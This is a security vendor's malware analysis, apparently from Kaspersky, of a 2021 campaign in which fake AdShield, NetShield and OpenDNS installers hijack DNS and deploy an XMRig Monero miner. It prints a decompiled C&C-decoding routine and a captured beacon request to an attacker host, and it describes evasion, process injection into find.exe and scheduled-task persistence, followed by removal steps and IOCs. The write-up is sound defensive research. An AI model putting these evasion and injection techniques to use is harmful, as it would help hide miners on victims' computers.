Ad blocker with miner included

By Anton Kuzmenko

Published: 2021-03-10 · Archived: 2026-04-06 03:19:30 UTC

Some time ago, we discovered a number of fake apps delivering a Monero cryptocurrency miner to user computers. They are distributed through malicious websites that may turn up in the victim's search results. By the look of it, it appears to be a continuation of the summer campaign covered by our colleagues from Avast. Back then, cybercriminals distributed malware under the guise of the Malwarebytes antivirus installer.

In the latest campaign, we have seen several apps impersonated by the malware: the ad blockers AdShield and Netshield, as well as the OpenDNS service. This article analyzes only fake AdShield app, but all the other cases follow the same scenario.

Technical details

Distributed under the name adshield[.]pro, the malware impersonates the Windows version of the AdShield mobile ad blocker. After the user starts the program, it changes the DNS settings on the device so that all domains are resolved through the attackers' servers, which, in turn, prevent users from accessing certain antivirus sites, such as Malwarebytes.com.

After substituting the DNS servers, the malware starts updating itself by running update.exe with the argument *self-upgrade* ("C:Program Files (x86)AdShieldupdater.exe" -self-upgrade). Updater.exe contacts C&C and sends data about the infected machine and information about the start of the installation. Some of the lines in the executable file, including the line with the C&C server address, are encrypted to make static detection more difficult.

```
109  QString::operator=(v31, v9);
110  *(_OWORD *)v35 = xmmword_406BE0;
111  *(_DWORD *)&v35[16] = 0x2F32306E;
112  LOBYTE(v36) = 64;
113  if ( dword_40B6D8 > *(_DWORD *)(v5 + 4) )
114  {
115    _Init_thread_header(&dword_40B6D8);
116    if ( dword_40B6D8 == -1 )
117    {
118      qmemcpy(cnc, v35, 0x14u);                 // updates.adshield.pro
119      cnc[20] = v36;
120      atexit(sub_405D89);
121      _Init_thread_footer(&dword_40B6D8);
122      v8 = v33;
123    }
124  }
125  if ( byte_40B748 )
126  {
127    do
128    {
129      cnc[v2] ^= 0x40u;
130      ++v2;
000024C4 query_updates:107 (4030C4)
```

Updater.exe code snippet containing the encrypted address

Updater.exe downloads from the site transmissionbt[.]org and runs a modified version of the Transmission torrent client (the original distribution can be found at transmissionbt.com). The modified program sends installation information together with the ID of the infected machine to C&C, and downloads a mining module from it.


```
POST /dist/ HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: Transmission/3.00.0 (+https://transmissionbt.com)
Content-Length: 119
Host: api.transmissionbt.org

token=1612[redacted]&is_regular=false&win_ver=6.[redacted]&is_64=true&install_date=1438
[redacted]HTTP/1.1 401 Unauthorized
Server: nginx
Date: [redacted] GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

Notifying C&C about the successful installation

The mining module is made up of legitimate auxiliary libraries, an encrypted miner file named data.pak, the executable file flock.exe and the “license” file lic.data. The latter contains a SHA-256 hexadecimal hash of some parameters of the machine for which the module is intended and the data from the data.pak file. The modified Transmission client runs flock.exe, which first of all calculates the hash of the parameters of the infected computer and the data from the data.pak file, and then compares it with the hash from the lic.data file. This is necessary

because C&C generates a unique set of files for each machine so as to hinder static detection and prevent the miner from running and being analyzed in various virtual environments.

If the hashes do not match, the execution stops. Otherwise, flock.exe decrypts the data from the data.pak file using the AES-128-CTR algorithm, whereby the decryption key and initialization vector are assembled from several parts stored in the sample code. The decryption results in a Qt binary resource file that contains two executable files: the open-source XMRig miner (the same one used in the summer attack) and the bxsdk64.dll library.




Decrypted data.pak file

The bxsdk64.dll file is part of the BoxedApp SDK for creating a virtual environment, but in this case it is used to run the miner under the guise of the legitimate app find.exe. The point is that to implement its functionality, bxsdk intercepts calls to system functions and can manipulate their execution. In this case, the BoxedAppSDK_CreateVirtualFileA function creates the find.exe file (which is a copy of the C:WindowsSystem32find.exe file) in the C:ProgramDataFlock directory. All further manipulations with find.exe occur in RAM and do not affect the file on the disk. When the find.exe process starts, bxsdk intercepts the event and runs the file from the C:ProgramDataFlock directory; then, using the WriteProcessMemory and CreateRemoteThread functions, it injects the decrypted miner body into the process memory.

To ensure the continuous operation of the miner, a servicecheck_XX task is created in Windows Task Scheduler, where XX are random numbers. The task runs flock.exe with the argument *minimize*.

Statistics

According to data from Kaspersky Security Network, at the time of preparing this article, since the beginning of February 2021, there have been attempts to install fake apps on the devices of more than 7 thousand users. At the peak of the current campaign, more than 2,500 unique users per day were attacked, with most of the victims located in Russia and CIS countries.



Number of users attacked, August 2020 – February 2021 (download)

Kaspersky's security solutions detect the above-described threats with the following verdicts:

- Win64.Patched.netyyk
- Win32.DNSChanger.aaox
- Win64.Miner.gen
- HEUR:Trojan.Multi.Miner.gen

How to remove the miner

If the QtWinExtras.dll file is detected on your device, reinstall Malwarebytes. If Malwarebytes is not in the list of apps, you need to delete all the following folders that are on the disk:

- %program files%malwarebytes
- program files (x86)malwarebytes
- %windir%.oldprogram filesmalwarebytes
- %windir%.oldprogram files (x86)malwarebytes

If flock.exe is detected on your device:

- Uninstall NetshieldKit, AdShield, uninstall or reinstall OpenDNS (whichever is installed on your device).
- Reinstall the Transmission torrent client or uninstall it if you don’t need it.
- Delete the folders (if present on the disk)
    - C:ProgramDataFlock
    - %allusersprofile%start menuprogramsstartupflock
    - %allusersprofile%start menuprogramsstartupflock2
- Delete the servicecheck_XX task (where XX are random numbers) in Windows Task Scheduler.

IOC

DNS

142[.]4[.]214[.]15
185[.]201[.]47[.]42
176[.]31[.]103[.]74
37[.]59[.]58[.]122
185[.]192[.]111[.]210

Domains

adshield[.]pro
transmissionbt[.]org
netshieldkit[.]com
opendns[.]info

Hashes

5aa0cda743e5fbd1d0315b686e5e6024 (AdShield installer)
81BC965E07A0D6C9E3EB0124CDF97AA2 (updater.exe)
ac9e74ef5ccab1d5c2bdd9c74bb798cc (modified Transmission installer)
9E989EF2A8D4BC5BA1421143AAD59A47 (NetShield installer)
2156F6E4DF941600FE3F44D07109354E (OpenDNS installer)
